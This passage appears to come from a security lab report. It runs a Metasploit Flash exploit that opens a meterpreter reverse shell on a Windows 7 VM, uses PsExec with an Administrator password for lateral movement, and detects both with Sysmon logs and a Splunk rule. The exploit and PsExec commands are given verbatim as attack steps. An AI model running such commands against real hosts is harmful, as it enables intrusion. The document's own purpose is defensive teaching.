msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > show options

Module options (exploit/multi/browser/adobe_flash_nellymoser_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Retries  true             no        Allow the browser to retry the module
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address o
                                       n the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.108    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```


```
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > use SRVHOST 192.168.0.108
[-] No results from search
[-] Failed to load module: SRVHOST
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > set SRVHOST 192.168.0.108
SRVHOST ⇒ 192.168.0.108
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) >
[*] Started reverse TCP handler on 192.168.0.108:4444
[*] Using URL: http://192.168.0.108:8080/6uaaxPC
[*] Server started.
[*] 192.168.0.66     adobe_flash_nellymoser_bof - Gathering target information for 192.168.0.66
[*] 192.168.0.66     adobe_flash_nellymoser_bof - Sending HTML response to 192.168.0.66
[*] 192.168.0.66     adobe_flash_nellymoser_bof - Request: /6uaaxPC/soUpDD/
[*] 192.168.0.66     adobe_flash_nellymoser_bof - Sending HTML ...
[*] 192.168.0.66     adobe_flash_nellymoser_bof - Request: /6uaaxPC/soUpDD/NsRyNd.swf
[*] 192.168.0.66     adobe_flash_nellymoser_bof - Sending SWF ...
[*] 192.168.0.66     adobe_flash_nellymoser_bof - Request: /6uaaxPC/soUpDD/poc2.flv
[*] 192.168.0.66     adobe_flash_nellymoser_bof - Sending FLV ...
[*] Sending stage (175174 bytes) to 192.168.0.66
[*] Meterpreter session 1 opened (192.168.0.108:4444 → 192.168.0.66:49172 ) at 2022-04-24 16:10:56 +0200

msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x86/windows  IE8WIN7\IEUser @ IE8WIN7  192.168.0.108:4444 → 192.168.0.66:49172  (192.168.
                                                              0.66)

msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > session -i 1
[-] Unknown command: session
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: IE8WIN7\IEUser
meterpreter >
```



After successfully created connection commands through meterpreter could be issued:








3.5. Attack detection

To be able to detect attack Sysmon with proper configuration file[3] was installed on victim's machine:




In Event Viewer events related to attack could be found:


a) From this event details couple important information can be obtained, like:
- Source IP address – 192.168.0.66 (Victim's IP)
- Source Hostaname – IEWWIN7.home
- Source Port – 49172
- Destination IP – 192.168.0.108 (Attacker's IP)
- Destination Port – 4444

Source IP is from Victim's machine so that means that reverse shell was executed as a payload for exploit.


[3] https://github.com/SwiftOnSecurity/sysmon-config [access 24.04.2022]





b) Next event is related to Flash Player:



c) Next events shows which commands where executed by attacker. What is interesting only shell commands can be seen. Commands that were executed with meterpreter are not logged:


IE8 - Win7 (Migawka 1) [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
Event Viewer
File Action View Help
Operational Number of events: 7 (!) New events available
Level Date and Time Source Event... Task Category
Event 1, Sysmon
General Details
Process Create:
RuleName: -
UtcTime: 2022-04-24 14:12:02.327
ProcessGuid: {7901ebac-5ab2-6265-4900-000000002d00}
ProcessId: 680
Image: C:\Windows\System32\cmd.exe
FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-1850)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe
CurrentDirectory: C:\Users\IEUser\Downloads\
User: IE8WIN7\IEUser
LogonGuid: {7901ebac-57bc-6265-78e9-000000000000}
LogonId: 0xe978
TerminalSessionId: 1
IntegrityLevel: Low
Hashes: MD5=AD7B9C14083B52BC532FBA5948342B98,SHA256=
17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 4/24/2022 7:12:02 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: IE8WIN7
OpCode: Info
More Information: Event Log Online Help
Actions
Operational
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Disable Log
Find...
Save All Events As...
Attach a Task To this L...
View
Refresh
Help
Event 1, Sysmon
Event Properties
Attach Task To This Ev...
Save Selected Events...
Copy
Refresh
Help
Contains help items for the current selection.
7:15 AM
4/24/2022
Right Control


IE8 - Win7 (Migawka 1) [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
Event Viewer
File Action View Help
Operational Number of events: 7 (!) New events available
Level Date and Time Source Event... Task Category
Event 1, Sysmon
General Details
Process Create:
RuleName: -
UtcTime: 2022-04-24 14:12:03.577
ProcessGuid: {7901ebac-5ab3-6265-4b00-000000002d00}
ProcessId: 1228
Image: C:\Windows\System32\whoami.exe
FileVersion: 6.1.7600.16385 (win7_rtm.090713-1255)
Description: whoami - displays logged on user information
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: whoami.exe
CommandLine: whoami
CurrentDirectory: C:\Users\IEUser\Downloads\
User: IE8WIN7\IEUser
LogonGuid: {7901ebac-57bc-6265-78e9-000000000000}
LogonId: 0xe978
TerminalSessionId: 1
IntegrityLevel: Low
Hashes: MD5=0EBF71E33EF09CA65D9683AFA999C473,SHA256=
599EFD455AEEEFE2044A9B597061F271595033F5D0DF2C99DFDBCA8394BBCEC3,IMPHASH=C5352B949915AB8CD5E1844790D19274
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 4/24/2022 7:12:03 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: IE8WIN7
OpCode: Info
More Information: Event Log Online Help
Actions
Operational
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Disable Log
Find...
Save All Events As...
Attach a Task To this L...
View
Refresh
Help
Event 1, Sysmon
Event Properties
Attach Task To This Ev...
Save Selected Events...
Copy
Refresh
Help
Contains commands for customizing this window.
7:15 AM
4/24/2022
Right Control



4. PsExec

4.1. Techniques


T1570 Lateral Tool Transfer
T1203 Exploitation for Client Execution

4.2. General

CozyDuke group that is associated with APT29 group managed to transfer and execute binaries on remote hosts and then lateral movement in victim's environment[4]. Attackers used Living-off-the-land tactic which means using tools pre-installed on system to do malicious work. One of these tools is PsExec.

4.3. Infrastructure

[4] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf [access 20.05.2022]



4.4. Attack simulation


On attacker's machine command was issued:

PsExec.exe \\10.33.128.12 -u Administrator -p "WVAk&ffG@#f8%8pB" -h -c "maliciuous_script.bat.txt"

This allowed to copy file to remote host. Command:

PsExec.exe \\10.33.128.12 -u Administrator -p WVAk&ffG@#f8%8pB -h -i cmd


Allowed to run remote shell on victim's machine with Administrator user privileges.



4.5. Attack detection

Using Splunk UniversalForwarder and Splunk we were able to see events related to execution of psexec. Rule for detection in Splunk looks as follows:

((ServiceName="PSEXESVC" ((EventCode="7045" ServiceFileName="*\\PSEXESVC.exe") OR EventCode="7036")) OR (EventCode="1" Image="*\\PSEXESVC.exe" User="NT AUTHORITY\\SYSTEM")) | table EventCode,CommandLine,ParentCommandLine,ServiceName,ServiceFileName



5. AdFind


5.1. Techniques

T1482 Domain Trust Discovery
